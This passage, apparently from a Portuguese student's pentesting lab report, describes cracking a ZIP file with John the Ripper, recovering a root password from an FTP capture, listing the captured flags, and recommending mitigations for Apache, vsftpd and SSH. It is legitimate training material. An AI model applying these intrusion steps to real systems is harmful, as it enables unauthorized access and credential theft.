
(kali@kali)-[~/Downloads]
$
```

Brute Force a Ficheiro ZIP com John


Adicionalmente se fizer server http da pasta /home/ posso ter acesso ao diretório de home, que nele está um diretório empresaficticia, com um ficheiro zip interessante.




Com o uso do john e da lista de passwords consigo obter a password do ficheiro zip: "iloveyou".



Assim tenho acesso ao multisecreto, primeiro vou ver o conteúdo do readme, ao fazer um cat posso descobrir a flag [FLAG07]_John.



No muitosecreto tem também um ficheiro pcap que posso abrir com wireshark:




Ao usar o filtro “ftp” posso encontrar uma tentativa de aceder ao root onde o user usou a password “tryevenharder” como se pode ver no request.

Escalonamento de Privilégios na VM3

No diretório /muitosecreto/ encontrei um ficheiro PCAP que analisei com o Wireshark. A análise do tráfego de rede revelou uma informação crucial: tryevenharder

Esta descoberta levou-me a investigar alternativas para obter acesso root. Embora sudo su continuasse a falhar, percebi que a mensagem de erro incluía uma mensagem específica: “/usr/bin/su”.

Testando a password encontrada no contexto correto:



Este método alternativo confirmou a existência de uma backdoor no sistema, permitindo que utilizadores com conhecimento da password específica obtenham privilégios administrativos.

Flags Encontradas

Flag1 - Identificada através da inspeção do código-fonte do site Apache hospedado na VM2 (Página 13).

Flag2 - Arquivo de texto localizado no diretório /root da VM2, obtido após escalação de privilégios para acesso root (Página 20).

Flag3 - Arquivo de texto encontrado no diretório /home/admin da VM2, obtida com RCE (Página 17).

Flag4 - Arquivo de texto localizado no diretório /home/proenca da VM2, obtida com acesso root (Página 21).

Flag5 - Arquivo obtido via login anônimo no serviço FTP da VM3 (Página 24).

Flag6 - Arquivo de texto obtido do diretório /home/cetciber da VM3, através de servidor HTTP (Página 30).

Flag7 - Conteúdo extraído do ficheiro README.txt contido no arquivo ZIP muitosecreto.zip onde foi necessário acesso brute force com John the Ripper para extração. (Página 31).

Flag8 - Informação recuperada através de esteganografia aplicada na imagem secreto.jpg, obtida previamente via FTP na VM3 (Página 23).

Flag9 - Arquivo de texto localizado no diretório /root da VM3, através de servidor HTTP (Página 29).

Mitigação para as Vulnerabilidades Encontradas

VM2:

O scan Nikto identificou vulnerabilidades significativas no servidor Apache 2.4.6 da vm2. Foram detectadas falhas críticas como a falta dos cabeçalhos de segurança X-Frame-Options e X-Content-Type-Options, deixando o site suscetível a ataques de clickjacking e manipulação de conteúdo.

O servidor desatualizado também apresenta vazamento de informações através de ETags e expõe arquivos sensíveis publicamente, incluindo um backup do ficheiro de configuração do WordPress que pode conter credenciais.

Para remediar estas vulnerabilidades, é recomendado atualizar o Apache para a versão mais recente, implementar os cabeçalhos de segurança HTTP necessários, remover ficheiros padrão e backups desnecessários, e reconfigurar as definições de ETag.

Adicionalmente, deve ser realizada uma auditoria completa para identificar e eliminar qualquer outra informação sensível exposta publicamente.

VM3:

O scan nmap á vm3 mostrou dois serviços com riscos de segurança, ambos eles permitiram-me ter acesso completo.

O vsftpd 3.0.5 na porta 21 utiliza FTP não criptografado, permitindo interceptação de dados e credenciais, além de ter histórico de vulnerabilidades em versões anteriores.

O OpenSSH 8.9p1 na porta 22 foi comprometido por força bruta, revelando o uso de credenciais fracas.

Para mitigação, desative o vsftpd se não for essencial. Caso necessário, substitua por FTPS com SSL/TLS e restrinja o acesso por firewall.

Para o SSH, implemente autenticação por chaves criptográficas em vez de senhas, configure fail2ban para bloquear tentativas repetidas e reforce as políticas de senhas. Aplique ainda atualizações de segurança regularmente e restrinja os acessos ao mínimo necessário.

Bibliografia

Fontes de informação usadas:

- Apontamentos,
- PDF Fornecido por Professor,
- Inteligência Artificial para Troubleshooting.

Conclusão

Este exercício laboratorial de pentesting proporcionou uma experiência de aprendizagem valiosa e prática, permitindo aplicar conhecimentos teóricos em cenários de segurança controlados.

Ao longo do trabalho, consegui identificar e explorar diversas vulnerabilidades nos sistemas analisados, seguindo metodologias estruturadas e utilizando ferramentas adequadas a cada fase do teste de penetração.

A experiência foi simultaneamente desafiadora, exigindo criatividade e pensamento crítico para superar os obstáculos encontrados.